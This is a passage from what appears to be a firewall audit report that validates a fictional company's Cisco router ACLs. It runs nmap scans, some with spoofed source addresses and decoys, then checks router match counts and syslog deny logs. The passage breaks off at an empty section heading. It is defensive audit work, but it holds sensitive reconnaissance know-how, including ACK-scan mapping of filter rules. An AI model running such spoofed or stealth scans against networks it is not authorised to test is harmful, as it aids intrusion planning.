```
nmap –sA –v –P0 –S 172.16.0.141 –e eth0
```

Results:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.158) appears to be up ... good.
Initiating ACK Scan against  (172.16.0.158)
The ACK Scan took 21 seconds to scan 1542 ports.
Interesting ports on  (172.16.0.158):
(The 1487 ports scanned but not shown below are in state:
UNfiltered)
Port       State       Service
7/tcp      filtered    echo
11/tcp     filtered    systat
19/tcp     filtered    chargen
….
```

Note: All the TCP related ports in the deny section of the servernetout ACL showed up in this test as filtered. All others are Unfiltered meaning, the ACK scan was not blocked. This demonstrates that the ACK scan can be used to map out ACL rules (i.e. what is filtered specifically (filtered) and what is not filtered (UNfiltered)).

Internal Router match shows:

```
permit tcp host 172.16.0.141 host 172.16.0.158 ack (1488 matches)
```

Next rules for rule 9 and 10:

```
permit tcp host 172.16.0.142 host 192.168.0.1 eq 22
permit tcp host 172.16.0.142 host 192.168.0.3 eq 22
permit tcp host 172.16.0.142 host 192.168.0.4 eq 22
permit tcp host 172.16.0.143 host 192.168.0.1 eq 22
permit tcp host 172.16.0.143 host 192.168.0.3 eq 22
permit tcp host 172.16.0.143 host 192.168.0.4 eq 22
permit tcp host 172.16.0.143 host 192.168.0.9 eq 22
```

Nmap commands to be used:

```
nmap –sS –v –P0 –sS 172.16.0.142 –e eth0 –p 22 192.168.0.1-4
nmap –sS –v –P0 –sS 172.16.0.143 –e eth0 –p 22 192.168.0.1-4
```

Results: The results for all the tests are the same. The only difference is the target and source. Therefore, we'll only show the nmap output for the first.

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (192.168.0.1) appears to be up ... good.
Initiating SYN Stealth Scan against  (192.168.0.1)
```

The SYN Stealth Scan took 37 seconds to scan 1 ports.
Interesting ports on (192.168.0.1):
Port State Service
22/tcp open ssh

Internal Router match shows:

permit tcp host 172.16.0.142 host 192.168.0.1 eq 22 (6 matches)
permit tcp host 172.16.0.142 host 192.168.0.3 eq 22 (6 matches)
permit tcp host 172.16.0.142 host 192.168.0.4 eq 22 (6 matches)
permit tcp host 172.16.0.143 host 192.168.0.1 eq 22 (6 matches)
permit tcp host 172.16.0.143 host 192.168.0.3 eq 22 (6 matches)
permit tcp host 172.16.0.143 host 192.168.0.4 eq 22 (6 matches)

Next Rules for policy 8:

permit udp host 172.16.0.137 host 129.6.15.28 eq ntp
permit udp host 172.16.0.137 host 192.43.244.18 eq ntp
permit udp host 172.16.0.138 host 129.6.15.28 eq ntp
permit udp host 172.16.0.138 host 192.43.244.18 eq ntp

Nmap commands to be used:

nmap –sU –P0 –v –S 172.16.0.137 –e eth0 –p 123 129.6.15.28
nmap –sU –P0 –v –S 172.16.0.137 –e eth0 –p 123 192.43.244.18
nmap –sU –P0 –v –S 172.16.0.138 –e eth0 –p 123 129.6.15.28
nmap –sU –P0 –v –S 172.16.0.138 –e eth0 –p 123 192.43.244.18

Results: The results for all the tests are the same. The only difference is the target and source. Therefore, we'll only show the nmap output for the first.

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (129.6.15.28) appears to be up ... good.
Initiating UDP Scan against (129.6.15.28)
The UDP Scan took 12 seconds to scan 1 ports.
Interesting ports on (129.6.15.28):
Port State Service
123/udp open ntp

Internal Router match shows:

permit udp host 172.16.0.137 host 129.6.15.28 eq ntp (2 matches)
permit udp host 172.16.0.137 host 192.43.244.18 eq ntp (2 matches)
permit udp host 172.16.0.138 host 129.6.15.28 eq ntp (2 matches)
permit udp host 172.16.0.138 host 192.43.244.18 eq ntp (2 matches)

Validating the Denial of Unauthorized Traffic

Rules to test: See Appendix D for the list of "servernetout deny" ACLs to be tested. We'll use the same process to verify that the ACLs are blocking unauthorized traffic as previous tests.

Nmap Commands from 172.16.0.140:

```
nmap –sS –p 1-65301 –v –P0 10.0.0.1
nmap –sX –p 1-65301 –v –P0 10.0.0.1
nmap –sF –p 1-65301 –v –P0 10.0.0.1
nmap –sN –p 1-65301 –v –P0 10.0.0.1
nmap –sU –p 1-65301 –v –P0 10.0.0.1
```

The results of the scan showed all ports were filtered by the servernetout ACL. This deny portion of this ACL prohibits GIACE users/exploited servernetout hosts from engaging in suspicious activities.

Verifying blocked traffic is logged to the syslog server. An entry such as this show that the unauthorized traffic was blocked.

Mar 1 02:14:16.847 UTC: %SEC-6-IPACCESSLOGP: list servernetout denied tcp 172.16.0.140(37513) (Ethernet0 5254.05f1.de26) -> 10.0.0.1(361), 1 packet

Traffic matches in the Internal routers ACL shows the following samples:

```
deny udp any any eq echo log-input (2 matches)
deny tcp any any eq echo log-input (9 matches)
deny tcp any any eq 11 log-input (9 matches)
deny tcp any any eq chargen log-input (9 matches)
deny tcp any any eq telnet log-input (9 matches)
deny tcp any any eq finger log-input (8 matches)
deny tcp any any eq 98 log-input (8 matches)
deny tcp any any eq pop2 log-input (8 matches)
deny tcp any any eq pop3 log-input (8 matches)
deny ip any any log-input (3729 matches)
```

Again, we need to make sure we can't get to unauthorized networks from the server net to validate policies 8 though 11. We'll use nmap from 172.16.0.140 and try to get to the unauthorized hosts on the user service and DMZ networks. Here's the nmap commands we'll use:

```
nmap –sS –v –P0 –p 25 192.168.0.1
nmap –sS –v –P0 –p 80 192.168.0.9
nmap –sS –v –P0 –p 80 172.16.0.120
nmap –sU –v –P0 –p 53 192.168.0.1
```

nmap –sU –v –P0 –p 53 192.168.0.9
nmap –sU –v –P0 –p 53 172.16.0.120

The results showed the traffic filtered and the logs show:

Mar 2 02:13:33 172.16.0.158 67: 000064: *Mar 1 02:00:58.875 UTC: %SEC-6-IPACCESSLOGP: list servernetout denied tcp 172.16.0.140(56044) (Ethernet0 5254.05f1.de26) -> 192.168.0.1(25), 1 packet

Mar 2 02:15:53 172.16.0.158 78: 000075: *Mar 1 02:03:18.215 UTC: %SEC-6-IPACCESSLOGP: list servernetout denied tcp 172.16.0.140(58161) (Ethernet0 5254.05f1.de26) -> 192.168.0.9(80), 1 packet

Mar 2 02:16:49 172.16.0.158 85: 000082: *Mar 1 02:04:14.555 UTC: %SEC-6-IPACCESSLOGP: list servernetout denied tcp 172.16.0.140(34133) (Ethernet0 5254.05f1.de26) -> 172.16.0.120(80), 1 packet

Mar 2 00:22:30 172.16.0.158 31: 000028: *Mar 1 00:09:55.507 UTC: %SEC-6-IPACCESSLOGP: list servernetout denied udp 172.16.0.140(1025) (Ethernet0 5254.05f1.de26) -> 192.168.0.1(53), 1 packet

Mar 2 02:15:16 172.16.0.158 76: 000073: *Mar 1 02:02:41.299 UTC: %SEC-6-IPACCESSLOGP: list servernetout denied udp 172.16.0.140(43276) (Ethernet0 5254.05f1.de26) -> 192.168.0.9(53), 1 packet

Mar 2 02:17:53 172.16.0.158 92: 000089: *Mar 1 02:05:18.499 UTC: %SEC-6-IPACCESSLOGP: list servernetout denied udp 172.16.0.140(44642) (Ethernet0 5254.05f1.de26) -> 172.16.0.120(53), 1 packet

This validate policies 8 through 11.

4.1.3.1.4. TESTING THE PROTLANIN ACL

Validating Permitted Traffic

In this series of tests (return traffic from policy 3), we're checking traffic from the server and user networks to the GIACE external router. We'll generate traffic using nmap. The ACL to be tested is:

```
permit udp host 192.168.0.10 any eq isakmp
permit esp host 192.168.0.10 any
permit icmp any any echo
permit icmp host 192.168.0.10 any echo-reply
```

These ACLs were already tested as part of the giacnetin and servernetout tests. The test would not have been successful (VPN established from 10.0.0.1, ping from 10.0.0.1 and 172.16.0.140) as this rule would have denied

initiating/return traffic. We know the traffic was not denied because the tests were successful. The results were also verified by checking the routers ACL matches.

Next Rules:

```
permit udp host 172.16.0.135 host 192.168.0.3 eq domain
permit tcp host 172.16.0.135 host 192.168.0.3 eq domain
permit tcp 172.16.0.0 0.0.0.255 any eq 443
permit tcp host 172.16.0.142 any eq www
permit tcp host 172.16.0.142 any eq nntp
permit tcp host 172.16.0.142 any eq ftp
permit tcp host 172.16.0.142 any eq ftp-data
permit tcp host 172.16.0.143 any eq www
permit tcp host 172.16.0.134 host 192.168.0.1 eq smtp
permit tcp host 172.16.0.143 any eq nntp
permit tcp host 172.16.0.143 any eq ftp
permit tcp host 172.16.0.143 any eq ftp-data
permit tcp host 172.16.0.142 host 192.168.0.1 eq 22
permit tcp host 172.16.0.142 host 192.168.0.3 eq 22
permit tcp host 172.16.0.142 host 192.168.0.4 eq 22
permit tcp host 172.16.0.143 host 192.168.0.1 eq 22
permit tcp host 172.16.0.143 host 192.168.0.3 eq 22
permit tcp host 172.16.0.143 host 192.168.0.4 eq 22
permit udp host 172.16.0.137 host 129.6.15.28 eq ntp
permit udp host 172.16.0.138 host 192.43.244.18 eq ntp
permit udp host 172.16.0.137 host 192.43.244.18 eq ntp
permit udp host 172.16.0.138 host 129.6.15.28 eq ntp
```

These ACLs were tested during the servernetout ACL tests for policies 6, 8, 9 and 10. The http tests were successful which could not have been possible without this ACL being functional for initiating http traffic. All we need verify is the router ACL match on the GIACE external router for spoofed traffic. The results follow:

```
permit udp host 172.16.0.135 host 192.168.0.3 eq domain (2 matches)
permit tcp host 172.16.0.135 host 192.168.0.3 eq domain (2 matches)
permit tcp 172.16.0.0 0.0.0.255 any eq 443 (18 matches)
permit tcp host 172.16.0.134 host 192.168.0.1 eq smtp (6 matches)
permit tcp host 172.16.0.142 any eq nntp (6 matches)
permit tcp host 172.16.0.142 any eq ftp (6 matches)
permit tcp host 172.16.0.142 any eq ftp-data (6 matches)
permit tcp host 172.16.0.143 any eq nntp (6 matches)
permit tcp host 172.16.0.143 any eq ftp (6 matches)
permit tcp host 172.16.0.143 any eq ftp-data (6 matches)
permit tcp host 172.16.0.142 host 192.168.0.1 eq 22 (6 matches)
permit tcp host 172.16.0.142 host 192.168.0.2 eq 22 (6 matches)
```

permit tcp host 172.16.0.142 host 192.168.0.3 eq 22 (6 matches)
permit tcp host 172.16.0.142 host 192.168.0.4 eq 22 (6 matches)
permit tcp host 172.16.0.143 host 192.168.0.1 eq 22 (6 matches)
permit tcp host 172.16.0.143 host 192.168.0.2 eq 22 (6 matches)
permit tcp host 172.16.0.143 host 192.168.0.3 eq 22 (6 matches)
permit tcp host 172.16.0.143 host 192.168.0.4 eq 22 (6 matches)
permit udp host 172.16.0.137 host 129.6.15.28 eq ntp (2 matches)
permit udp host 172.16.0.137 host 192.43.244.18 eq ntp (2 matches)
permit udp host 172.16.0.138 host 129.6.15.28 eq ntp (2 matches)
permit udp host 172.16.0.138 host 192.43.244.18 eq ntp (2 matches)

Next Rules for policies 12 and 13:

permit tcp 172.16.0.0 0.0.0.127 any eq www
permit tcp 172.16.0.0 0.0.0.127 any eq nntp
permit tcp 172.16.0.0 0.0.0.127 any eq ftp
permit tcp 172.16.0.0 0.0.0.127 any eq ftp-data
permit tcp host 172.16.0.2 host 192.168.0.4 eq 22

Nmap Commands to be used:

nmap –sS –v –P0 –p 20-22,80,119 –S 172.16.0.2 –e eth0 192.168.0.4

Results:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (192.168.0.4) appears to be up ... good.
Initiating SYN Stealth Scan against (192.168.0.4)
The SYN Stealth Scan took 37 seconds to scan 5 ports.
Interesting ports on (192.168.0.4):

Port	State	Service
20/tcp	open	ftp-data
21/tcp	open	ftp
22/tcp	open	ssh
80/tcp	open	http
119/tcp	open	nntp

Internal Router match shows:

permit tcp 172.16.0.0 0.0.0.127 any eq ftp (3 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq ftp-data (3 matches)
permit tcp host 172.16.0.2 host 192.168.0.4 eq 22 (4 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq www (3 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq nntp (3 matches)

Validating the Denial of Unauthorized Traffic

Rules to test: See Appendix C for the list of "protlanin deny" ACLs to be tested. We'll use the same process to verify that the ACLs are blocking unauthorized traffic as previous tests. The results of the scan showed all ports were filtered by the servernetout ACL. This deny portion of this ACL would only be used if internal attacker were able to penetrate the interior firewall. This portion provides defense in depth as stated in our design concept.

Nmap Commands from 172.16.0.140:

```
nmap –sS –p 1-65301 –v –P0 10.0.0.1
nmap –sX –p 1-65301 –v –P0 10.0.0.1
nmap –sF –p 1-65301 –v –P0 10.0.0.1
nmap –sN –p 1-65301 –v –P0 10.0.0.1
nmap –sU –p 1-65301 –v –P0 10.0.0.1
```

When traffic is blocked, we want to ensure the event gets logged to the syslog server. An entry such as this show that the unauthorized traffic was blocked.

```
03:51:51: %SEC-6-IPACCESSLOGP: list protlanin denied tcp
192.168.0.4(20) (Serial1 *HDLC*) -> 172.16.0.2(38461), 1 packet
```

Sample External Router ACL matches:

```
permit udp host 172.16.0.135 host 192.168.0.3 eq domain (4 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq www (3 matches)
permit tcp 172.16.0.0 0.0.0.255 any eq 443 (18 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq nntp (3 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq ftp (3 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq ftp-data (3 matches)
permit tcp host 172.16.0.142 any eq www (24 matches)
permit tcp host 172.16.0.142 any eq nntp (24 matches)
permit tcp host 172.16.0.142 any eq ftp (24 matches)
permit tcp host 172.16.0.142 any eq ftp-data (24 matches)
permit tcp host 172.16.0.2 host 192.168.0.4 eq 22 (4 matches)
deny ip any any log-input (26 matches)
```

One last check to validate policies 12 and 13 is to try to get to unauthorized hosts on the external, DMZ and service networks. We'll use the same strategy as before. The nmap commands from 172.16.0.120 follow:

```
nmap –sS –v –P0 –p 25 192.168.0.1
nmap –sS –v –P0 –p 80 192.168.0.9
nmap –sS –v –P0 –p 6000 10.0.0.1
```

nmap –sU –v –P0 –p 53 192.168.0.1
nmap –sU –v –P0 –p 53 192.168.0.9
nmap –sU –v –P0 –p 53 10.0.0.1

All results were filtered. The logs verify this fact. Here's what they look like:

Mar 2 02:16:12 172.16.0.158 85: 004025: *Mar 1 02:05:14.555 UTC: %SEC-6-IPACCESSLOGP: list usernetout denied tcp 172.16.0.120(32343) (Ethernet0 5254.05f1.de26) -> 192.168.0.1(25), 1 packet

Mar 2 03:43:12 172.16.0.158 85: 005105: *Mar 1 02:06:15.656 UTC: %SEC-6-IPACCESSLOGP: list usernetout denied tcp 172.16.0.120(45343) (Ethernet0 5254.05f1.de26) -> 192.168.0.9(80), 1 packet

Mar 2 04:18:34 172.16.0.158 85: 006123: *Mar 1 02:07:14.235 UTC: %SEC-6-IPACCESSLOGP: list usernetout denied tcp 172.16.0.120(61325) (Ethernet0 5254.05f1.de26) -> 10.0.0.1(6000), 1 packet

Mar 2 00:22:30 172.16.0.158 91: 005009: *Mar 1 02:07:55.507 UTC: %SEC-6-IPACCESSLOGP: list usernetout denied udp 172.16.0.120(1123) (Ethernet0 5254.05f1.de26) -> 192.168.0.1(53), 1 packet

Mar 2 05:22:32 172.16.0.158 91: 023145: *Mar 1 02:08:22.342 UTC: %SEC-6-IPACCESSLOGP: list usernetout denied udp 172.16.0.120(2244) (Ethernet0 5254.05f1.de26) -> 192.168.0.9(53), 1 packet

Mar 2 10:23:49 172.16.0.158 91: 024432: *Mar 1 03:01:34.112 UTC: %SEC-6-IPACCESSLOGP: list usernetout denied udp 172.16.0.120(5543) (Ethernet0 5254.05f1.de26) -> 10.0.0.1(53), 1 packet

This validates policies 12 and 13

4.1.3.2. User network to service, server and external networks

The following ACLs are to be tested as traffic flows from the user network to the service network servers:

usernetout – (applied to ethernet 0/1 of the GIACE Internal Router)
servicelanout – (applied to ethernet 0/1 of the GIACE External Router)
protlanin - (applied to ethernet 0/0 of the GIACE External Router)

4.1.3.2.1. TESTING THE USERNETOUT ACL

Validating Permitted Traffic

The following rules relating to policies 12 and 13 were verified as part of the protlanin test:

permit tcp 172.16.0.0 0.0.0.127 any eq www
permit tcp 172.16.0.0 0.0.0.127 any eq ftp
permit tcp 172.16.0.0 0.0.0.127 any eq ftp-data
permit tcp 172.16.0.0 0.0.0.127 any eq nntp
permit tcp host 172.16.0.2 host 192.168.0.4 eq 22

Refer to the protlanin test for results.

Next udp rules for policy 15.

(Note: In an effort to save time and space, and due to the fact that we have explained nmap outputs, syslog entries, router ACL matches previously, we will attempt to consolidate nmap commands as much as possible. We will still explain in differences in outputs that we have not previously seen).

permit udp 172.16.0.0 0.0.0.127 host 172.16.0.135 eq domain
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.132 eq netbios-ns
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.131 range netbios-ns netbios-dgm
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.133 range netbios-ns netbios-dgm
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.130 range netbios-ns netbios-dgm
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.137 eq ntp
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.138 eq ntp

Nmap commands to be used:

nmap –sU –v –P0 –p 53,137-138,123 –S 172.16.0.4 –e eth0 172.16.0.130-138

Results:

All the results are the same the only exception being the target. Therefore, only the first output will be shown:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (172.16.0.130) appears to be up ... good.
Initiating UDP Scan against (172.16.0.130)
The UDP Scan took 12 seconds to scan 4 ports.
Interesting ports on (172.16.0.130):
Port State Service
53/udp open domain

123/udp open ntp
137/udp open netbios-ns
138/udp open netbios-dgm

Internal Router ACL matches:

permit udp 172.16.0.0 0.0.0.127 host 172.16.0.135 eq domain (2 matches)
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.132 eq netbios-ns (2 matches)
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.131 range netbios-ns netbios-dgm (4 matches)
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.133 range netbios-ns netbios-dgm (4 matches)
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.130 range netbios-ns netbios-dgm (4 matches)
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.137 eq ntp (2 matches)
permit udp 172.16.0.0 0.0.0.127 host 172.16.0.138 eq ntp (2 matches)

Next tcp rules for policy 15:

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.135 eq domain
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.132 eq 137
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.130 range 137 139
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.131 range 137 139
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.133 eq 139
permit tcp 172.16.0.0 0.0.0.127 any eq 443
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.134 eq smtp

Nmap commands to be used:

nmap –sS –v-P0 –p 53,137-139,443,25 –S 172.16.0.4 –e eth0 172.16.0.130-135

Results:

All the results are the same the only exception being the target. Therefore, only the first output will be shown:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (172.16.0.130) appears to be up ... good.
Initiating SYN Stealth Scan against (172.16.0.130)
The SYN Stealth Scan took 36 seconds to scan 6 ports.
Interesting ports on (172.16.0.130):
Port State Service
25/tcp open smtp
53/tcp open domain

```
137/tcp  open      netbios-ns
138/tcp  open      netbios-dgm
139/tcp  open      netbios-ssn
443/tcp  open      https
```

Internal Router ACL matches:

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.135 eq domain (6 matches)
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.132 eq 137 (6 matches)
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.130 range 137 139 (18 matches)
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.131 range 137 139 (18 matches)
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.133 eq 139 (6 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq 443 (36 matches)
permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.134 eq smtp (6 matches)

Next Rule for policy 15

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.134 eq pop3

Nmap command to be used:

nmap –sS –v –P0 –S 172.16.0.5 –e eth0 –p 110 172.16.0.134

Results:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.134) appears to be up ... good.
Initiating SYN Stealth Scan against  (172.16.0.134)
The SYN Stealth Scan took 36 seconds to scan 1 ports.
Interesting ports on  (172.16.0.134):
Port       State      Service
110/tcp  open      pop-3
```

Internal Router Matches:

permit tcp 172.16.0.0 0.0.0.127 host 172.16.0.134 eq pop3 (6 matches)

Next rules for policy 15:

permit tcp host 172.16.0.2 host 172.16.0.140 eq 22
permit tcp host 172.16.0.3 host 172.16.0.140 eq 22

Nmap commands to be used:

nmap –sS –v-P0 –p 22 –D172.16.0.2,172.16.0.3 172.16.0.140

Results:

All the results are the same the only exception being the target. Therefore, only the first output will be shown:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.140) appears to be up ... good.
Initiating SYN Stealth Scan against  (172.16.0.140)
The SYN Stealth Scan took 36 seconds to scan 1 port.
Interesting ports on  (172.16.0.140):
Port       State       Service
22/tcp    open        ssh
```

Internal Router ACL matches:

permit tcp host 172.16.0.2 host 172.16.0.140 eq 22 (6 matches)
permit tcp host 172.16.0.3 host 172.16.0.140 eq 22 (6 matches)

Next rule for policy 12:

permit icmp 172.16.0.0 0.0.0.127 any echo

Nmap Command to be used (from 172.16.0.5):

nmap –sP –v 192.168.0.4

Results:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (192.168.0.4) appears to be up
```

Validating the Denial of Unauthorized Traffic

Rules to test: See Appendix D for the list of "usernetout deny" ACLs to be tested. We'll use the same process to verify that the ACLs are blocking unauthorized traffic as previous tests.

Nmap Commands from 172.16.0.4:

nmap –sS –p 1-65301 –v –P0 10.0.0.1
nmap –sX –p 1-65301 –v –P0 10.0.0.1
nmap –sF –p 1-65301 –v –P0 10.0.0.1
nmap –sN –p 1-65301 –v –P0 10.0.0.1

nmap –sU –p 1-65301 –v –P0 10.0.0.1

All tests showed filtered. When traffic is blocked, we want to ensure the event gets logged to the syslog server. An entry such as this show that the unauthorized traffic was blocked.

00159: *Mar 1 01:17:37.191 UTC: %SEC-6-IPACCESSLOGP: list usernetout denied tcp 172.16.0.4(42641) (Ethernet0 5254.05f1.de26) -> 10.0.0.1(158), 1 packet

Sample Internal router ACL match entries:

deny udp any any eq tftp log-input (1 match)
deny tcp any any eq 98 log-input (2 matches)
deny tcp any any eq tacacs log-input (3 matches)
deny tcp any any eq pop2 log-input (2 matches)
deny tcp any any eq sunrpc log-input (2 matches)
deny tcp any any eq 143 log-input (2 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq nntp (2 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq ftp (3 matches)
permit tcp 172.16.0.0 0.0.0.127 any eq ftp-data (3 matches)
deny ip any any log-input (535 matches)

The denial of unauthorized traffic originating from the user network was validated along with validation of policies 12 and 13

4.1.3.2.2. TESTING THE SERVICELANOUT ACL

Validating Permitted Traffic

Rules to be tested relating to policy 5 and 6:

permit udp host 192.168.0.3 any eq domain
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.136 eq syslog
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.137 eq ntp
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.138 eq ntp

Nmap commands to be used:

nmap –sU –v -P0 –p 53,514,123 –S 192.168.0.3 –e eth0 172.16.0.136-138

Results:

All the results are the same the only exception being the target. Therefore, only the first output will be shown:

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.136) appears to be up ... good.
Initiating UDP Scan against  (172.16.0.136)
The UDP Scan took 12 seconds to scan 4 ports.
Interesting ports on  (172.16.0.136):
Port        State   Service
53/udp      open    domain
123/udp     open    ntp
514/udp     open    syslog
```

External router ACL matches:

permit udp host 192.168.0.3 any eq domain (12 matches)
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.136 eq syslog (4 matches)
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.137 eq ntp (4 matches)
permit udp 192.168.0.0 0.0.0.7 host 172.16.0.138 eq ntp (4 matches)

Next rules relating policies 5 and 6:

permit tcp host 192.168.0.3 any eq domain
permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp
permit tcp host 192.168.0.1 any eq smtp
permit tcp host 192.168.0.4 host 172.16.0.140 eq 3306

Nmap commands to be used from 192.168.0.4:

nmap –sS –v -P0 –p 53,25,3306 –D192.168.0.3,192.168.0.1
172.16.0.134-140

Results:

Same results, therefore, only the first will be displayed.

```
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/ )
Host  (172.16.0.134) appears to be up ... good.
Initiating SYN Stealth Scan against  (172.16.0.134)
The SYN Stealth Scan took 36 seconds to scan 1 port.
Interesting ports on  (172.16.0.134):
Port        State       Service
25/tcp      open        smtp
53/tcp      open        domain
3306/tcp    open        mysql
```

External router ACL matches:

permit tcp host 192.168.0.3 any eq domain (64 matches)

permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp (2 matches)
permit tcp host 192.168.0.1 any eq smtp (14 matches)
permit tcp host 192.168.0.4 host 172.16.0.140 eq 3306 (2 matches)

Next Rule for policy 2:

permit icmp 192.168.0.0 0.0.0.255 any echo-reply

Nmap command to be used from 172.16.0.4:

nmap –sP –v 192.168.0.4

Results:

Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Host (192.168.0.4) appears to be up

Validating the Denial of Unauthorized Traffic

Rules to test: See Appendix D for the list of "serverlanout deny" ACLs to be tested. We'll use the same process to verify that the ACLs are blocking unauthorized traffic as previous tests.

Nmap Commands from 192.168.0.4:

nmap –sS –p 1-65301 –v –P0 10.0.0.1
nmap –sX –p 1-65301 –v –P0 10.0.0.1
nmap –sF –p 1-65301 –v –P0 10.0.0.1
nmap –sN –p 1-65301 –v –P0 10.0.0.1
nmap –sU –p 1-65301 –v –P0 10.0.0.1

All traffic was filtered. When traffic is blocked, we want to ensure the event gets logged to the syslog server. An entry such as this show that the unauthorized traffic was blocked.

02:01:09: %SEC-6-IPACCESSLOGP: list servicelanout denied tcp 192.168.0.4(48792)-> 10.0.0.1(5703), 1 packet

Sample Internal router ACL match entries:

deny tcp any any eq telnet log-input (3 matches)
deny tcp any any eq finger log-input (2 matches)
deny tcp any any eq 98 log-input (2 matches)
deny tcp any any eq pop2 log-input (2 matches)
deny tcp any any eq pop3 log-input (2 matches)
deny tcp any any eq sunrpc log-input (2 matches)

deny tcp any any eq nntp log-input (2 matches)
deny tcp any any eq 143 log-input (2 matches)
deny tcp any any eq exec log-input (2 matches)
deny tcp any any eq login log-input (2 matches)
permit udp host 192.168.0.3 any eq domain (12 matches)
permit tcp host 192.168.0.3 any eq domain (64 matches)
permit icmp 192.168.0.0 0.0.0.255 any echo-reply (5 matches)
permit tcp host 192.168.0.1 host 172.16.0.134 eq smtp (2 matches)
permit tcp host 192.168.0.1 any eq smtp (14 matches)
permit tcp host 192.168.0.4 host 172.16.0.140 eq 3306 (2 matches)
deny ip any any log (12552 matches)

One last test to ensure policy 5 is valid (policies 2 and 6 were validated previously). Nmap commands from 192.168.0.4 will be generated as follows:

nmap –sS –v –P0 –p 6000 10.0.0.1
nmap -sS –v –P0 –p 137 172.16.0.130
nmap –sS –v –P0 –p 137 172.16.0.120
nmap –sU –v –P0 –p 53 10.0.0.1
nmap -sU –v –P0 –p 53 172.16.0.130
nmap –sU –v –P0 –p 53 172.16.0.120

Results showed all traffic filtered. Syslog shows:

Mar 2 03:58:58 192.168.0.9 48: 03:44:40: %SEC-6-IPACCESSLOGP: list servicelanout denied tcp 192.168.0.4(40635) (Ethernet0 5254.05f1.dec4) -> 10.0.0.1(6000), 1 packet

Mar 2 04:00:03 192.168.0.9 49: 03:45:44: %SEC-6-IPACCESSLOGP: list servicelanout denied tcp 192.168.0.4(55845) (Ethernet0 5254.05f1.dec4) -> 172.16.0.120(137), 1 packet

Mar 2 04:00:18 192.168.0.9 50: 03:46:00: %SEC-6-IPACCESSLOGP: list servicelanout denied tcp 192.168.0.4(58309) (Ethernet0 5254.05f1.dec4) -> 172.16.0.130(137), 1 packet

Mar 2 04:01:54 192.168.0.9 53: 03:47:35: %SEC-6-IPACCESSLOGP: list servicelanout denied udp 192.168.0.4(39811) (Ethernet0 5254.05f1.dec4) -> 10.0.0.1(53), 1 packet

Mar 2 04:00:50 192.168.0.9 51: 03:46:32: %SEC-6-IPACCESSLOGP: list servicelanout denied udp 192.168.0.4(33354) (Ethernet0 5254.05f1.dec4) -> 172.16.0.130(53), 1 packet

Mar 2 03:47:18 192.168.0.9 46: 03:32:59: %SEC-6-IPACCESSLOGP: list servicelanout denied udp 192.168.0.4(33114) (Ethernet0 5254.05f1.dec4) -> 172.16.0.120(137), 1 packet

4.1.3.2.3. TESTING THE PROTLANIN ACL

The protlanin ACL was already tested as part of the serverlanout test. See the results of that test for validation of permitted and denied traffic.

4.1.4. EVALUATING THE AUDIT

After our detailed examination of GIACE's firewall, we're exhausted! However, we have compiled valuable information relating to GIACE's security posture. We have created a good baseline by capturing our traffic patterns with ethereal and saving our syslog entries to identify what valid and invalid traffic looks like. We are also able to predict responses by our security devices to traffic entering GIACE because we have tested every rule in GIACE's security policy.

4.1.4.1. Analysis of Results

4.1.4.1.1. ROUTER PERFORMANCE ISSUES

The first thing we discovered was that not all invalid traffic was getting logged to the syslog server. When generating some fairly intensive traffic with nmap, the router cpu utilization peaked at 75%.

4.1.4.1.2. CBAC INSPECTION ISSUES

CBAC is limited in the types of applications it can inspect, system administrators should pay close attention to the syslog entries and traffic patterns. GIACE requires several applications that CBAC cannot inspect (nntp, ntp, dns etc). Therefore, the potential exists for those applications to be exploited. Vigilance in monitoring uninspectable traffic will keep GIACE more secure.

4.1.4.1.3. ICMP ISSUES

